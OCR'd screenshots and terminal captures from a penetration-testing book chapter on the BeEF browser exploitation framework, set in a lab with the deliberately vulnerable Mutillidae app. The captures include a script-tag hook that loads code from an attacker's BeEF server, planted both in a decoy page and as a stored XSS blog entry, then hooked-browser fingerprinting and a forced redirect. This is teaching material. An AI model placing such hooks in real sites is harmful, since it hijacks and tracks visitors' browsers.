



```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
172.16.69.128 is exploitable
```

Chapter 10: Attacking the Browser with BeEF











```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:/# cd /var/www/html/
root@kali:/var/www/html# vi beef.html



File Edit View Search Terminal Help
<html>
<head>
<title>My Web Page</title>
<script src="http://172.16.69.133:3000/hook.js" type="text/javascript"></script>
</head>
<body>
<h1>Just a Normal Web Page... Right?</h1>
</body>
</html>
3,7-14 All



My Web Page - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://172.16.69.133/beef.html
Most Visited Getting Started Latest Headlines
My Web Page
Just a Normal Web Page... Right?



BeEF Control Panel - Mozilla Firefox
BeEF Control Panel
Preferences
http://172.1...3000/hook.js
127.0.0.1:3000/ui/panel
Search
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
172.16.69.133
172.16.69.129
Offline Browsers
Getting Started
Logs
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.



http://172....r-blog.php
New Tab
172.16.69.128/mutillidae/index.php?page=add-to-your-blog.php
Search
Mutillidae: Born to be Hacked
Version: 2.1.19
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Welcome To The Blog
Back
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: ,,,,<u> and </u> are now allowed in blog entries
<script src="http://172.168.69.133:3000/hook.js" type="text/javascript"></script>
My interesting blog post...
Save Blog Entry
View Blogs
2 Current Blog Entries



http://172....s-blog.php
172.16.69.128/mutillidae/index.php?page=view-someones-blog.php
Search
Mutillidae: Born to be Hacked
Version: 2.1.19
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
View Blogs
Back
View Blog Entries
Add To Your Blog
Select Author and Click to View Blog
Please Choose Author
View Blog Entries
13 Current Blog Entries
Name
Date
Comment
1 anonymous 2017-03-21 10:38:01 My interesting blog post...
2 admin 2009-03-01 22:31:13 Fear me, for I am ROOT!
3 dave 2009-03-01 22:31:13 Social Engineering is woot-tastic
4 kevin 2009-03-01 22:31:13 Read more Douglas Adams
5 kevin 2009-03-01 22:31:13 You should take SANS SEC542
6 asprox 2009-03-01 22:31:13 Fear me, for I am asprox!
7 john 2009-03-01 22:30:06 Chocolate is GOOD!!!
8 jeremy 2009-03-01 22:29:49 Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.


Hooked Browsers
Online Browsers
172.16.69.128
192.168.68.130
Offline Browsers
Getting Started
Logs
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.
Hooked Browsers


Hooked Browsers
Online Browsers
172.16.69.135
172.16.69.129
Offline Browsers



about:sessionrestore
BeEF Control Panel
New Tab
BeEF Control Panel
127.0.0.1:3000/ui/panel
Search
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
172.16.69.135
172.16.69.129
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Category: Browser (7 Items)
Browser Name: Firefox
Initialization
Browser Version: 3.6
Initialization
Browser UA String: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.28) Gecko/20120306 Firefox/3.6.28
Initialization
Browser Language: en-US
Initialization
Browser Platform: Win32
Initialization
Browser Plugins: Mozilla Default Plug-in-v.1.0.0.15,Google Update-v.1.3.32.7,Microsoft® DRM-v.9.0.0.3250,Windows Media Player Plug-in Dynamic Link Library-v.3.0.2.628
Initialization
Window Size: Width: 986, Height: 607
Initialization
Category: Browser Components (12 Items)
Flash: No
Initialization
VBScript: No
Initialization
PhoneGap: No
Initialization
Google Gears: No
Initialization
Web Sockets: No
Initialization
QuickTime: No
Initialization
RealPlayer: No
Initialization
Windows Media Player: Yes
Initialization
WebRTC: No
Initialization
ActiveX: No
Initialization
Session Cookies: Yes
Initialization
Basic
Requester


The command module works against the target and should be invisible to the user
The command module works against the target, but may be visible to the user
The command module is yet to be verified against this target
The command module does not work against this target





data: http://beefproject.com/ = false function () { var o = {}, i, l = this.length, r = []; for (i = 0; i < l; i += 1) { o[this[i]] = this[i]; } for (i in o) { r.push(o[i]); } return r; } = false


data: function () { var o = {}, i, l = this.length, r = []; for (i = 0; i < l; i += 1) o[this[i]] = this[i]; for (i in o) r.push(o[i]); return r; } = false
http://172.16.69.135/beef.html = true





data: result=Redirected to: http://172.16.69.135/



Apache2 Debian Default Page: It works - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://172.16.69.135/
Go Links
Apache2 Debian Default Page
debian
